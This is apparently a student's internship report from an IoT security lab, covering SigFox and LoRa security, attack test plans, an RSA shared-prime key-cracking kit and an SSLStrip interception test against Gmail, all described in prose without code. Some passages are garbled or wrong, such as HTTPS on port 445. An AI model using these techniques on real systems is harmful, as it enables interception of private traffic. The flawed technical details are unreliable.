    46 Task 9: SigFox Introduction SigFoxis an emerging telecommunication network dedicated to IoT connected devices. The Sigfox network is deployed in many countries now with more than a thousand Antennas in France cities and towns. The system uses the ISM bands: 868MHz in Europe and 915MHz in the US. The modulation used is UNB. Each connected device sends its data without being attached to a specific Antenna, meaning it just modulates the data and sends the radio waves hoping that it will be received and treated by the SigFox network. The communication model is quite simple. As described in the flow graph, the only data sent to the device is through ACK messages that can only be sent when the device is awake and waiting for them. In fact the device wakes up, sends its data, waits for ~25 seconds in case he is waiting for an ACK, and then sleeps again. Messages: The ISM bands do not require licensing, meaning anyone can use them. However, no single user/device is allowed to occupy more than 1% of the bandwidth. Knowing that the transmission time for each message is around 6 seconds, this constraint creates a limitation of 140 messages per day, with 12 bytes of useful data sent in each message. This means that a user is not allowed to send more than 1.68KB per day. Concerning the ACK messages, if a device wants to receive an ACK, he must set the ACK flag to 1 in its sent message. The ACK message contains 8 bytes of useful data, and the number of allowed ACK messages per day is limited to 4. Security: Messages are sent to the application the client makes, using the SigFox website’s API. The same applies for the ACK replies; they are all managed and set by the client’s application. Concerning the security, each message is hashed, and then the hash is encrypted with the device’s private key and concatenated to the message to be sent. Meaning messages are authenticated, the integrity is assured, but not the confidentiality: All the data is sent in plain text. Each sent message includes a timestamp and the device id. Meaning there is a specific protection against replay attacks. Figure 18: SigFox Protocol
  • 48.
    47 Test plans The followingis a listing of the security tests the DIOTEC will run on SigFox devices: - Replay the same message within the timestamp interval - Send the device an acknowledge for its sent message before the server - Prevent the device from sending messages by jamming the frequency for 6 sec - Crack the private AES key of the IoT Device and then: o Jam the IoT Device and send a modified message o Replay old messages after modifying timestamp values o Send modified/fake but authenticated messages o Exhaust the number of daily allowed messages - Hardware attacks: o Active physical port o UART o Extract AES Private Key o Extract Protocol Specifications and implementation o Detect vulnerabilities
  • 49.
    48 Task 10: Lora Introduction TheLoRaWAN™ network protocol is a protocol optimized for battery-powered end-devices that may be either mobile or mounted at a fixed location. LoRaWAN networks typically are laid out in a star-of-stars topology in which gateways relay messages between end-devices and a central network server at the backend. Gateways are connected to the network server via standard IP connections while end devices use single-hop LoRa™ or FSK communication to one or many gateways. All communication is generally bi-directional. Figure 19: Lora Network Topology [16] Communication between end-devices and gateways is spread out on different frequency channels and data rates. The selection of the data rate is a trade-off between communication range and message duration, communications with different data rates do not interfere with each other. LoRa data rates range from 0.3 kbps to 50 kbps. To maximize both battery life of the end-devices and overall network capacity, the LoRa network infrastructure can manage the data rate and RF output for each end-device individually by means of an adaptive data rate (ADR) scheme. Security Each End-Device should be activated before participating in a LoraWan network. After activation, the following information is stored in the end-device: - DevAddr : Device address - AppEUI: Application identifier. A global application ID in IEEE EUI64 address space that identifies the application provider of the end-device. It is stored in the end-device before executing the activation procedure. - NwkSKey: Network session key. A network session key specific for the end-device. It is used by both the network server and the end-device to calculate and verify the MIC: cmac = aes128_cmac(NwkSKey, B0 | msg) (B0 containes the message length, devAddr, …) MIC = cmac[0..3]. - AppSKey: Application session key. The AppSKey is an application session key specific for the end-device. It is used by both the network server and the end-device to encrypt and decrypt the payload field of application-specific data messages.
  • 50.
    49 Activation of anend-device can be achieved in two ways, either via Over-The-Air Activation (OTAA) when an end-device is deployed or reset, or via Activation By Personalization (ABP) in which the two steps of end-device personalization and activation are done as one step. Over-The-Air Activation The join procedure requires the end-device to be personalized with the following information before its starts the join procedure: - DevEUI: A globally unique end-device identifier - AppEUI: The application identifier - AppKey: AES-128 key The join procedure is always initiated from the end-device by sending a join-request message containing the AppEUI and DevEUI of the end-device followed by a DevNonce. The network server will respond with a join-accept message if the end-device is permitted to join a network. The join-accept message contains an AppNonce, a network identifier (NetID), an end-device address (DevAddr) and other info. The AppNonce is a random value or some form of unique ID provided by the network server and used by the end-device to derive the two session keys NwkSKey and AppSKey: NwkSKey = aes128_encrypt(AppKey, 0x01 | AppNonce | NetID | DevNonce | pad16) AppSKey = aes128_encrypt(AppKey, 0x02 | AppNonce | NetID | DevNonce | pad16) Activating by personalization Activating an end-device by personalization means that the DevAddr and the two session keys NwkSKey and AppSKey are directly stored into the end-device instead of the DevEUI, AppEUI and the AppKey. The end-device is equipped with the required information for participating in a specific LoRa network when started. This directly ties an end-device to a specific network by-passing the join request-join accept procedure. Summary The Lora protocol seems quite secure as both authentication and integrity were assured by adding the MIC, confidentiality is provided by encrypting the data with the AppSKey. Concerning the availability, Lora protocol, as any other radio protocol is exposed to interference, and it can be jammed. The whole security is based on the AppKey that is used to secure the activation process and the generation of the AppSKey and the NwkSKey. Test plans Since I did not manage to detect protocol vulnerabilities yet, the tests will aim to validate the connected device’s compliance with the Lora protocol: - Verifying that encryption is implemented - Checking if the MIC is calculated and verified - Checking if the initial AppKey is common to other similar connected devices Figure 20: Lora OTAA
  • 51.
    50 Task 11: Standardprocedures and test plans When conducting security tests on devices, I recorded my steps in files so it becomes easier to conduct the test another time. It was a part of my job, in fact, to write these documents so I can easily transfer my knowledge and my experience to the apprentice, interns and security testers coming after I leave Standard procedures Standard procedures are like manuals that can be referenced to be used in test plans. They are not tests, but they describe how to conduct a certain attack, or to use a specific tool. Below is a listing of the standard procedures I wrote: o APK decompilation o Retrieving framework-res.apk and app.apk o Combine lists o Fuzz Attack o SYN-Flood DOS attack o Factorizing big integers o Breaking x509 RSA Certificate o Importing Certificates from HTTPS servers o Retrieving TLS Certificates from Wireshark o TCP injection (with/without timestamp) o TCP replay (scapy/python) (A full description of these procedures is in appendix D.11)
  • 52.
    51 Test plans I wrotetest plans that will be used for business offers. Below is a test plan that can be applied to any IoT wireless communication protocol: o AUTHENTIFICATION - Authentification Security key - Re-authentification Security key o INTEGRITY & CONFIDENTIALITY - Integrity - Data Encryption o Reliability - Data Retransmission - Acknowledgement Management - Error detection/Correction o Scalability - Number of IoT devices supported by controller - Number of non-interfering nearby devices o Availability - Usage of multiple bands/frequencies - Service Continuity o Traceability - Debugging - Audit capabilities o MOBILITY - Session Continuity o QoS - Message/Service prioritisation - Congestion management - Time alignment/Synchronisation o KPIs - Data Tranfer/ uplink - Data Transfer/ downlink - Allowed transferred data This plan will be used to evaluate protocols and compare them.
  • 53.
    52 3. Additional tasks Introduction Duringmy internship, the DIOTEC started working on new security projects to improve their security levels. I did not hesitate to offer my assistance to help achieving the goals within a specific time limit. This provided me an opportunity to accomplish side missions and tasks which allowed me to increase the experience that I was gaining every day. In addition, I developed some tools to overcome some challenges, like generating custom word list dictionaries. Working with the DIOTEC network administrator team gave me the chance to assist them with some tasks including hardening the network servers and machines’ Operating system using “CIS-CAT assessment tool”, and scanning the network for vulnerabilities using “Qualys”. I also developed a password generator tool that is now used by the network administrators to generate random passwords to secure the network equipment and servers. Description Task 1: OS Hardening This is one of the new projects the DIOTEC started during my internship. I was given the needed resources to learn how to use the tool, and how to fix and patch the detected security issues. The CIS-CAT assessment tool’s capabilities are in appendix E.1 Scanning OS & Fixing bugs In short, this tool scans the operating system, and compares its configuration with the most suitable configuration for a secure system, generating a report with all the detected misconfigurations. It also provides us with step-by-step manuals to adjust the configuration. My contribution I scanned the OS of 6 servers using this tool and reported the detected misconfigurations. Just after that, I adjusted the needed configuration (while recording all changes into text files), and scanned the tool again for verification. I noticed the manuals provided with this tool sometimes had some inaccurate information, so I recorded the errors in the tool, and sent everything to the network administrator. Task 2: Qualys Introduction Qualys is the name of another tool used by the system administrator to enforce security. This tool scans the network equipment for known vulnerabilities, scores them according to its database, and then provides the manual to fix them. The network scans can be done using either internal either external compliance. This allowed us to begin with scanning the network from the outside, since it has a bigger priorities. After fixing all the related vulnerabilities, we started using all internal and external scanners to detect the maximum number of vulnerabilities and fix them. Common vulnerabilities The most common detected vulnerabilities was related to outdated versions of OpenSSL, this was fixed by upgrading the OS, and then installing new versions of OpenSSL. In some cases, just modifying the OpenSSl or the webserver’s configuration was enough to fix the vulnerabilities. As it was the case with the remote desktop protocol which was configured in a way that accepts low security encryption algorithms. We managed to find the configuration pane and enforce it with the use of only strong encryption algorithms.
  • 54.
    53 Task 3: TCPreplay I developed this tool for attacking G_name Switches, however, we used it for many other security tests. This tool provides a graphical interface to the user. It will open a TCP connection, send the entered text, and then close the connection. In case it was used to create send information to the G_Switch switch, the ON/OFF can be sent with one button, the same goes for alternating ON and OFF commands after specifying the time interval between each two orders. Below is a screenshot of the application: Figure 21: TCP Replay Task 4: Password generator After a discussion with the network administrator, I noticed there was a need for a tool to generate secured and different password for each of the network equipment. This pushed me to develop the following Java application: Using this application, one secret password will be enough to generate the needed number of passwords. The application will generate a different password for each ID value entered. The password length is chosen by the user, and the same goes for the alphabet that will be used to generate the password. This tool was used during the Hackathon and is still used by Colleagues at the DIOTEC. It is attached with this report in appendix F.4 Figure 22: Password Generator
  • 55.
    54 Task 5: RSAAttack kit Common Factor To explain the attack, I will start by briefly describing how RSA keys are generated, proceed with explaining the vulnerability, and finish with a brief description of my tool. Generating the keys To generate a 1024bit pair of keys, the user starts by privately generating two 512bit random num -1) x (q-1). The process the inverse We will call e the public key, d the private key, and n our modulus. To encrypt a message M into C, we compute C=Me mod(n), and to decrypt C into D, D=Cd mod(n). The challenge is to find d, given only e and n. As many approaches can be taken to reach this goal, I will focus on one of them, which is factorizing n into p and q, and doing the same process used when the keys were generated. Vulnerability Suppose there are four different primes, a, b, c, and d. The first two are used in one key, in the public value n1=a×b. The other two are used in another key, in the public value n2=c×d. What is gcd(n1, n2)? Well n1 and n2 must be relatively prime to each other. (There can't be any number other than 1 that both of them are divisible by, because if there were such a number, it would have to be one of the four primes a, b, c, or d... but n1 isn't divisible by c or d, and n2 isn't divisible by a or b.) So, gcd(n1, n2) = 1 and this hasn't given us any new information about the values of a, b, c, and d. But what if we somehow re-used a prime between two different RSA keys? In this scenario, there are now only three different primes a, b, and c. Somehow, b has been re-used in two different keys, so the public values are n1 = a × b and n2 = b × c. In this case, the re-use of a prime number across keys turns out to be extremely significant, and extremely bad for the security of those keys. The security problem comes in if someone comes across both public keys and, looking at the public values n1 and n2, decides out of curiosity to calculate gcd(n1, n2). This time, the result is not 1, but rather b, because both n1 and n2 are evenly divisible by b. This leads quickly to cracking both keys, because now it's easy to calculate a = n1 / b and c = n2 / b. That reveals both of the secret prime factors of both keys, which is enough to derive a complete private key for each and start decrypting encrypted messages. This means that using a prime in one's RSA key that someone else has already used in their RSA key is a very bad security failing. Common factors in practice We normally choose these prime numbers "at random", so what are the odds that this would happen by chance? The two primes that go into a 1024-bit RSA key are generally both 512 bits long. A theorem called the Prime Number Theorem can be used to make a good estimate. It indicates that the fraction of numbers around the size of 2512 that are prime is around 1/(512 ln 2)=0.0028... or around 0.28%. Note that this also includes 512-bit even numbers, which are never prime, so about 0.6% of odd 512-bit numbers are prime. Anyway, this suggests that there are somewhere between 2503 and 2504 512-bit primes.
  • 56.
    55 What happened whenresearchers looked for re-used primes? The gcd-calculating trick was tried out on several million real keys (mostly those gathered by the EFF SSL Observatory) and about 13000 of them were cracked. This led to a New York Times report emphasizing that this could be a serious flaw in the way RSA is used: about 0.2% of all keys seen on the Internet seem to be vulnerable. It was then concluded that the problem is that some users of RSA have faulty random number generators. If random number generators are failing to produce truly unpredictable numbers, this can produce serious weaknesses in cryptography, because an attacker may have various ways to guess "secret" key values, or at least narrow down the possibilities dramatically. Most computer systems today generate random numbers not primarily by measuring a physical quantity like radio static or lava lamp patterns but rather by using some sort of formula that gets fed with some (ideally) unpredictable value called a "seed". To get truly unpredictable numbers, we need truly unpredictable seeds from a large enough pool of possibilities. The idea that poor random number generators would make a collection of RSA keys jointly vulnerable to gcd, even though no individual key appears vulnerable in isolation, had been published as early as 1999 as a critique of RSA, but perhaps not experimentally demonstrated. My tool In order to exploit this vulnerability, I developed a python RSA attack kit that can be used to generate random RSA keys, get certificates from HTTPS servers, and calculate the gcd of all possible combinations with the n values. In case of a positive match (gcd(n1,n2)>1), it automatically calculates and generates the corresponding private key. (The tool kit is attached with this report F.5)
  • 57.
    56 Task 6: SSLStrip This is an attack I also tried on various HTTPS connections, to check if the client implements a HTTPS only, or can accept with HTTP connections, a vulnerability that we can exploit to get the hand on the information sent from and to the connected device. I will start by explaining what usually happens when connecting to an HTTPS server, and then continue to describe the concept of the attack. Establishing a HTTPS connection When a regular user attempts to connect to a HTTPS server using its browser, the following happens: o The Browser starts a TCP connection with the server using 80 as destination port, which is the port used for the HTTP service. o The server then asks the client to move to port 443 (HTTPS) o The browser starts a new TCP connection over the port 445, and his is the connection that will be used for future communication Some web servers accept using both HTTP and HTTPS ports, meaning when a client refuses moving to a HTTP port, the server accepts to communicate using the port 80. This assures compatibility with very old browsers or mobile phones that do not support HTTPS. The attack Now to establish a SSL Strip attack, the attacker must first establish a MiTM. Then he has to sniff all communication, and select which connections to transmit and which to stop. For servers that accept both HTTPS and HTTP connections, SSL Strip will only allow the communicating parties to use HTTP, allowing the attacker to view all exchanged data. But when it comes to servers that only accept connections over the port 443, SSL Strip will attempt to create a HTTPS connection with the server, and maintain a HTTP connection with the client. This attack will be transparent to the end user unless he notices that its navigator established a HTTP connection instead of HTTPS. Some navigators have enforced HTTPS as default options, meaning that the navigator will try at first to establish an HTTPS connection, and if the server does not accept this connection, a warning page will pop up and the user will be notified that the connection he will be using is not secured. If the user accepts to continue, a HTTP connection will be established. We tested gmail.com using Mozilla Firefox and Google Chrome. When using Firefox, there was a warning and alert signs, but surprisingly, when using Google Chrome, there was nothing at all, the attack was completely transparent to the end user. So we were able to sniff all the emails, passwords, and exchanged data since there was an HTT connection used. Solution HTTP Strict Transport Security (HSTS) is a web security policy mechanism which helps to protect websites against protocol downgrade attacks and cookie hijacking. It allows web servers to declare that web browsers should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol. HSTS is an IETF standards track protocol and is specified in RFC 6797. The HSTS Policy is communicated by the server to the user agent via an HTTP response header field named "Strict-Transport-Security".
  • 58.
    57 B – THEINTERNSHIP CONTRIBUTION This internship taught me a lot. The professional experience I got can be described in three main ideas: The skills I gained, the difficulties I faced with their solutions, and life in a professional environment. Skills This internship allowed me to develop and gain very technical skills as I learned more than one new programming languages, and I improved my experience in others. It also increased my expertise in Linux based OS. It introduced me to new tools and software that I am sure will serve me later. The internship also gave me non-technical experience, it taught me how to perceive missions and projects from a global view. This made me think of smart and unusual solutions to overcome the problems I faced. This also allowed me to use my time and skills efficiently, and provided me a clearer idea about assigning a suitable priority for each task. Being autonomous improved my ability to manage multiple projects simultaneously, it like my own boss, as I reviewed my accomplishment at the end of the day, and took notes of the things to do tomorrow. Difficulties and solutions The only difficulties I faced during the internship were technical ones. Luckily, I was surrounded by experts with different backgrounds. I was always able to get the information I needed, through asking colleagues, navigating the intranet resources, or surfing the internet. However, I faced some difficult challenges, which I managed to overcome by doing online courses and tutorials or discussing with my superior and the other interns. In fact, the DIOTEC’s managers had the idea of making generic test plans that can be conducted by testers who do not necessarily have security background. It was difficult for me to accept this idea, because in order to run security tests, you need to have a specific thinking mentality, which strongly relies on your previous security experience and knowledge. Even though I managed to convince them with the necessity of hiring security personals, I was myself convince with the importance of sharing generic test plans and procedures, so knowledge and experience can be easily shared, saving both time and efforts. Professional life Despite being in a big company, I had the impression of working in a much smaller one. In fact the DIOTEC is a small team that works in a pretty autonomous way. It has its finance, marketing, media and logistics personals, it also has the technical experts… Working in the DIOTEC gave me a great opportunity to discover other job fields, and taught me how to be part of a professional group where each member had a different profile and background. This helped making my internship a very interesting experience. Beside work, I had good relations with all my colleagues, and my surrounding. I ran once or twice a week with my manager and other employees, we played society games once or twice a week. We had breakfast together every Monday, and enjoyed good quality discussions during the afternoon lunch. It was during the Hackathon that I discovered how strong the DIOTEC team was, as nearly all employees stayed overtime, to help organizing the 24-hours Hackathon. The dedication of each member was quite impressing.
  • 59.
    58 CONCLUSION I applied tothis internship because I see that technical expertise is very valuable in the beginning of a career, especially if someone is looking to begin a non-technical one. The experience and skills I gained were much beyond my expectations. Concerning the internet of things, I discovered that the decisions the vendors and manufacturers take are based on the profit, only few of them were concerned about securing their products. This makes sense as a business point of view, but for me, I see it may easily ruin a company’s reputation and destroys the customers’ faith in the company’s brands and products. After studying all the previously mentioned closed and open communication protocols, I concluded that the most suitable solution for IoT devices to communicate is by using 4G and 5G technologies. I saw that the DIOTEC provides a perfect environment for an intern to put to practice his theoretical courses, learn new things, and start his professional career. Being there, I considered myself a family member more than a colleague.
  • 60.
    59 APPENDIX A. FOR ALCATEL-LUCENT A.1:Alcatel-Lucent Timeline 1898 • French engineer Pierre Azaria sets up the Compagnie Générale d'Électricité (CGE). 1925 • CGE becomes part of Compagnie Générale des Câbles de Lyon. Bell Telephone Laboratories is created 1928 • Alsthom is formed by Société Alsacienne de Constructions Mécaniques and Compagnie Française Thomson-Houston. 1984 • Thompson telecommunications is absorbed by CGE.Cables de Lyon buys Thompson Jeumont Cables and Kabelmetal. 1985 • Alsthom Atlantique becomes Alsthom. Alcatel is formed when CIT-Alcatel and Thompson telecommunications merge 1986 • ITT Corporation sells its European telecommunications business to CGE under its agreement with Alcatel NV. 1987 • CGE is privatized. 1989 • CGE and General Electric Company form GEC Alsthom. 1991 • CGE becomes to Alcatel Alsthom. Acquires Rockwell Technologies transmission equipment division. Alcatel acquires Telettra. 1992 • Alcatel Alsthom acquires AEG Kabel. 1993 • Alcatel Alsthom acquires STC Submarine systems from now Nortel Networks. 1995 • The new chairman and CEO of Alcatel Alsthom restructured the company to focus on telecommunications equipment 1998 • Alcatel Alsthom split. Alcatel sells Cegelec to the newly formed Alstom. Alcatel acquires DSC Communications & Packet Engines 1999 • Alcatel acquires Xylan, Assured Access and Internet Devices. 2000 • Alcatel acquires Newbridge, Genesys and Innovative Fibers. and spins off its cable unit into Nexans 2001 • Alcatel buys back Alcatel Space investment from Thales and sells DSL modem business to Thomson Multimedia 2002 • Alcatel acquires Astral Point Communications Inc., Telera Corporation, and control of Alcatel Shanghai Bell. 2003 • Alcatel acquires iMagicTV, and TiMetra Inc 2004 • Alcatel acquires eDial Inc. Alcatel and TCL form a joint venture: Alcatel Mobile Phones 2005 • Alcatel sells its stake of the Alcatel Mobile Phones venture back to TCL 1869 • Elisha Gray and Enos N. Barton formed Western Electric Company. 1927 • Bell Labs makes the first American long distance television transmission between New York and Washington DC 1937 • Dr. Clinton Davisson becomes the first Nobel Prize winners from Bell Labs 1946 • Western Electric produces over 4 million telephones. 1947 • Bell Labs invents the transistor. Bell Labs' Douglas H. Ring and W. Rae Young wrote a memo entitled Mobile Telephony 1948 • Claude Shannon, of Bell Labs, publishes a paper on Information Theory. 1954 • Bell Labs invents the solar cell battery. 1956 • AT&T is involved in the efforts of TAT-1, the first submarine trans-Atlantic telephone cable, handling up to 36 channels. 1957 • Laser is invented at Bell Labs. 1962 • Bell Labs builds and launches Telstar1, the first orbiting active communications satellite. 1969 • Unix operating system is invented by Ken Thompson and Dennis Ritchie. 1980 • Bell Labs announces digital signal processor 1983 • AT&T installs the first high-capacity, long-haul lightwave transmission system between NYC and Washington DC. 1996 • Lucent Technologies launches IPO, the largest at that time 1998 • Lucent purchases Jeong Kim's Yurie Systems for $1.1 billion 2004 • Lucent reports its first profitable year and revenue increase since 2000 2006 •Alcatel sell its satellite, railway signaling and critical security domain to Thales. On November 30 Alcatel and Lucent merge. Alcatel-Lucent is formed. Alcatel Lucent acquires Nortel's UMTS radio access business. 2007 •Alcatel-Lucent acquires Tropic Networks, NetDevices, Thompson Advisory Group, and Tamblin. 2008 •Alcatel-Lucent acquires Motive Inc. 2009 •Alcatel-Lucent sells remaining share of Thales and outsource its IT to HP. 2011 • Wim Sweldens leads a wireless group to develop lightRadio, a technology to reduce the size of cell towers to tiny cubes. 2012 •Alcatel-Lucent sells Genesys Labs to Permira 2015 •Nokia Corporation announced its intentions to acquire Alcatel Lucent for $16.6 billion
  • 61.
  • 62.
    61 A.3: Nozay Site B.FOR MY BUSINESS ENVIRONMENT AND KIT B.1: Hacking Laboratory
  • 63.
    62 D. FOR DUTIESAND TASKS D.1: Connected Switch 1. Beacon No. Time Source Destination Protocol Length Info 1 0.000000 VendorMac_31:2f:80 Broadcast 802.11 222 Beacon frame, SN=176, FN=0, Flags=........, BI=100, SSID=Vendor.SSID.Name Frame 1: 222 bytes on wire (1776 bits), 222 bytes captured (1776 bits) Encapsulation type: IEEE 802.11 Wireless LAN (20) Arrival Time: Jul 2, 2015 10:13:41.024560000 Paris, Madrid (heure d’été) [Time shift for this packet: 0.000000000 seconds] Epoch Time: 1435824821.024560000 seconds [Time delta from previous captured frame: 0.000000000 seconds] [Time delta from previous displayed frame: 0.000000000 seconds] [Time since reference or first frame: 0.000000000 seconds] Frame Number: 1 Frame Length: 222 bytes (1776 bits) Capture Length: 222 bytes (1776 bits) [Frame is marked: False] [Frame is ignored: False] [Protocols in frame: wlan] [Number of per-protocol-data: 8] [IEEE 802.11 wireless LAN, key 1] [IEEE 802.11 wireless LAN, key 1] [IEEE 802.11 wireless LAN, key 1] [IEEE 802.11 wireless LAN, key 1] [IEEE 802.11 wireless LAN, key 1] [IEEE 802.11 wireless LAN, key 1] [IEEE 802.11 wireless LAN, key 1] [IEEE 802.11 wireless LAN, key 1] IEEE 802.11 Beacon frame, Flags: ........ Type/Subtype: Beacon frame (0x0008) Frame Control Field: 0x8000 .... ..00 = Version: 0 .... 00.. = Type: Management frame (0) 1000 .... = Subtype: 8 Flags: 0x00 .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00) .... .0.. = More Fragments: This is the last fragment .... 0... = Retry: Frame is not being retransmitted ...0 .... = PWR MGT: STA will stay up ..0. .... = More Data: No data buffered .0.. .... = Protected flag: Data is not protected 0... .... = Order flag: Not strictly ordered .000 0000 0000 0000 = Duration: 0 microseconds Receiver address: Broadcast (ff:ff:ff:ff:ff:ff) Destination address: Broadcast (ff:ff:ff:ff:ff:ff) Transmitter address: VendorMac_31:2f:80 (VendorMac_31:2f:80) Source address: VendorMac_31:2f:80 (VendorMac_31:2f:80) BSS Id: VendorMac_31:2f:80 (VendorMac_31:2f:80)
  • 64.
    63 Fragment number: 0 Sequencenumber: 176 IEEE 802.11 wireless LAN management frame Fixed parameters (12 bytes) Timestamp: 0x0000000000064139 Beacon Interval: 0,102400 [Seconds] Capabilities Information: 0x0421 .... .... .... ...1 = ESS capabilities: Transmitter is an AP .... .... .... ..0. = IBSS status: Transmitter belongs to a BSS .... ..0. .... 00.. = CFP participation capabilities: No point coordinator at AP (0x0000) .... .... ...0 .... = Privacy: AP/STA cannot support WEP .... .... ..1. .... = Short Preamble: Allowed .... .... .0.. .... = PBCC: Not Allowed .... .... 0... .... = Channel Agility: Not in use .... ...0 .... .... = Spectrum Management: Not Implemented .... .1.. .... .... = Short Slot Time: In use .... 0... .... .... = Automatic Power Save Delivery: Not Implemented ...0 .... .... .... = Radio Measurement: Not Implemented ..0. .... .... .... = DSSS-OFDM: Not Allowed .0.. .... .... .... = Delayed Block Ack: Not Implemented 0... .... .... .... = Immediate Block Ack: Not Implemented Tagged parameters (186 bytes) Tag: SSID parameter set: Vendor.SSID.Name Tag Number: SSID parameter set (0) Tag length: 15 SSID: Vendor.SSID.Name Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 9, 18, 36, 54, [Mbit/sec] Tag Number: Supported Rates (1) Tag length: 8 Supported Rates: 1(B) (0x82) Supported Rates: 2(B) (0x84) Supported Rates: 5.5(B) (0x8b) Supported Rates: 11(B) (0x96) Supported Rates: 9 (0x12) Supported Rates: 18 (0x24) Supported Rates: 36 (0x48) Supported Rates: 54 (0x6c) Tag: DS Parameter set: Current Channel: 2 Tag Number: DS Parameter set (3) Tag length: 1 Current Channel: 2 Tag: Extended Supported Rates 6, 12, 24, 48, [Mbit/sec] Tag Number: Extended Supported Rates (50) Tag length: 4 Extended Supported Rates: 6 (0x0c) Extended Supported Rates: 12 (0x18) Extended Supported Rates: 24 (0x30) Extended Supported Rates: 48 (0x60) Tag: Country Information: Country Code FR, Environment Any Tag Number: Country Information (7) Tag length: 6 Code: FR Environment: Any (0x20)
  • 65.
    64 Country Info: FirstChannel Number: 1, Number of Channels: 13, Maximum Transmit Power Level: 20 dBm Tag: AP Channel Report: Operating Class 32, Channel List : 1, 2, 3, 4, 5, 6, 7, Tag Number: AP Channel Report (51) Tag length: 8 Operating Class: 32 Channel List: 1 Channel List: 2 Channel List: 3 Channel List: 4 Channel List: 5 Channel List: 6 Channel List: 7 Tag: AP Channel Report: Operating Class 33, Channel List : 5, 6, 7, 8, 9, 10, 11, Tag Number: AP Channel Report (51) Tag length: 8 Operating Class: 33 Channel List: 5 Channel List: 6 Channel List: 7 Channel List: 8 Channel List: 9 Channel List: 10 Channel List: 11 Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap Tag Number: Traffic Indication Map (TIM) (5) Tag length: 4 DTIM count: 0 DTIM period: 1 Bitmap control: 0x00 .... ...0 = Multicast: False 0000 000. = Bitmap Offset: 0x00 Partial Virtual Bitmap: 00 Tag: ERP Information Tag Number: ERP Information (42) Tag length: 1 ERP Information: 0x00 .... ...0 = Non ERP Present: Not set .... ..0. = Use Protection: Not set .... .0.. = Barker Preamble Mode: Not set 0000 0... = Reserved: 0x00 Tag: HT Capabilities (802.11n D1.10) Tag Number: HT Capabilities (802.11n D1.10) (45) Tag length: 26 HT Capabilities Info: 0x116e .... .... .... ...0 = HT LDPC coding capability: Transmitter does not support receiving LDPC coded packets .... .... .... ..1. = HT Support channel width: Transmitter supports 20MHz and 40MHz operation .... .... .... 11.. = HT SM Power Save: SM Power Save disabled (0x0003) .... .... ...0 .... = HT Green Field: Transmitter is not able to receive PPDUs with Green Field (GF) preamble .... .... ..1. .... = HT Short GI for 20MHz: Supported .... .... .1.. .... = HT Short GI for 40MHz: Supported .... .... 0... .... = HT Tx STBC: Not supported
  • 66.
    65 .... ..01 ........ = HT Rx STBC: Rx support of one spatial stream (0x0001) .... .0.. .... .... = HT Delayed Block ACK: Transmitter does not support HT- Delayed BlockAck .... 0... .... .... = HT Max A-MSDU length: 3839 bytes ...1 .... .... .... = HT DSSS/CCK mode in 40MHz: Will/Can use DSSS/CCK in 40 MHz ..0. .... .... .... = HT PSMP Support: Won't/Can't support PSMP operation .0.. .... .... .... = HT Forty MHz Intolerant: Use of 40 MHz transmissions unrestricted/allowed 0... .... .... .... = HT L-SIG TXOP Protection support: Not supported A-MPDU Parameters: 0x17 .... ..11 = Maximum Rx A-MPDU Length: 0x03 (65535[Bytes]) ...1 01.. = MPDU Density: 4 [usec] (0x05) 000. .... = Reserved: 0x00 Rx Supported Modulation and Coding Scheme Set: MCS Set Rx Modulation and Coding Scheme (One bit per modulation): 1 spatial stream .... .... .... .... .... .... 1111 1111 = Rx Bitmask Bits 0-7: 0x000000ff .... .... .... .... 0000 0000 .... .... = Rx Bitmask Bits 8-15: 0x00000000 .... .... 0000 0000 .... .... .... .... = Rx Bitmask Bits 16-23: 0x00000000 0000 0000 .... .... .... .... .... .... = Rx Bitmask Bits 24-31: 0x00000000 .... .... .... .... .... .... .... ...1 = Rx Bitmask Bit 32: 0x00000001 .... .... .... .... .... .... .000 000. = Rx Bitmask Bits 33-38: 0x00000000 .... .... ...0 0000 0000 0000 0... .... = Rx Bitmask Bits 39-52: 0x00000000 ...0 0000 0000 0000 0000 0000 000. .... = Rx Bitmask Bits 53-76: 0x00000000 .... ..00 0000 0000 = Highest Supported Data Rate: 0x0000 .... .... .... ...0 = Tx Supported MCS Set: Not Defined .... .... .... ..0. = Tx and Rx MCS Set: Equal .... .... .... 00.. = Maximum Number of Tx Spatial Streams Supported: 0x0000, TX MCS Set Not Defined .... .... ...0 .... = Unequal Modulation: Not supported HT Extended Capabilities: 0x0000 .... .... .... ...0 = Transmitter supports PCO: Not supported .... .... .... .00. = Time needed to transition between 20MHz and 40MHz: No Transition (0x0000) .... ..00 .... .... = MCS Feedback capability: STA does not provide MCS feedback (0x0000) .... .0.. .... .... = High Throughput: Not supported .... 0... .... .... = Reverse Direction Responder: Not supported Transmit Beam Forming (TxBF) Capabilities: 0x00000000 .... .... .... .... .... .... .... ...0 = Transmit Beamforming: Not supported .... .... .... .... .... .... .... ..0. = Receive Staggered Sounding: Not supported .... .... .... .... .... .... .... .0.. = Transmit Staggered Sounding: Not supported .... .... .... .... .... .... .... 0... = Receive Null Data packet (NDP): Not supported .... .... .... .... .... .... ...0 .... = Transmit Null Data packet (NDP): Not supported .... .... .... .... .... .... ..0. .... = Implicit TxBF capable: Not supported .... .... .... .... .... .... 00.. .... = Calibration: incapable (0x00000000) .... .... .... .... .... ...0 .... .... = STA can apply TxBF using CSI explicit feedback: Not supported .... .... .... .... .... ..0. .... .... = STA can apply TxBF using uncompressed beamforming feedback matrix: Not supported .... .... .... .... .... .0.. .... .... = STA can apply TxBF using compressed beamforming feedback matrix: Not supported
  • 67.
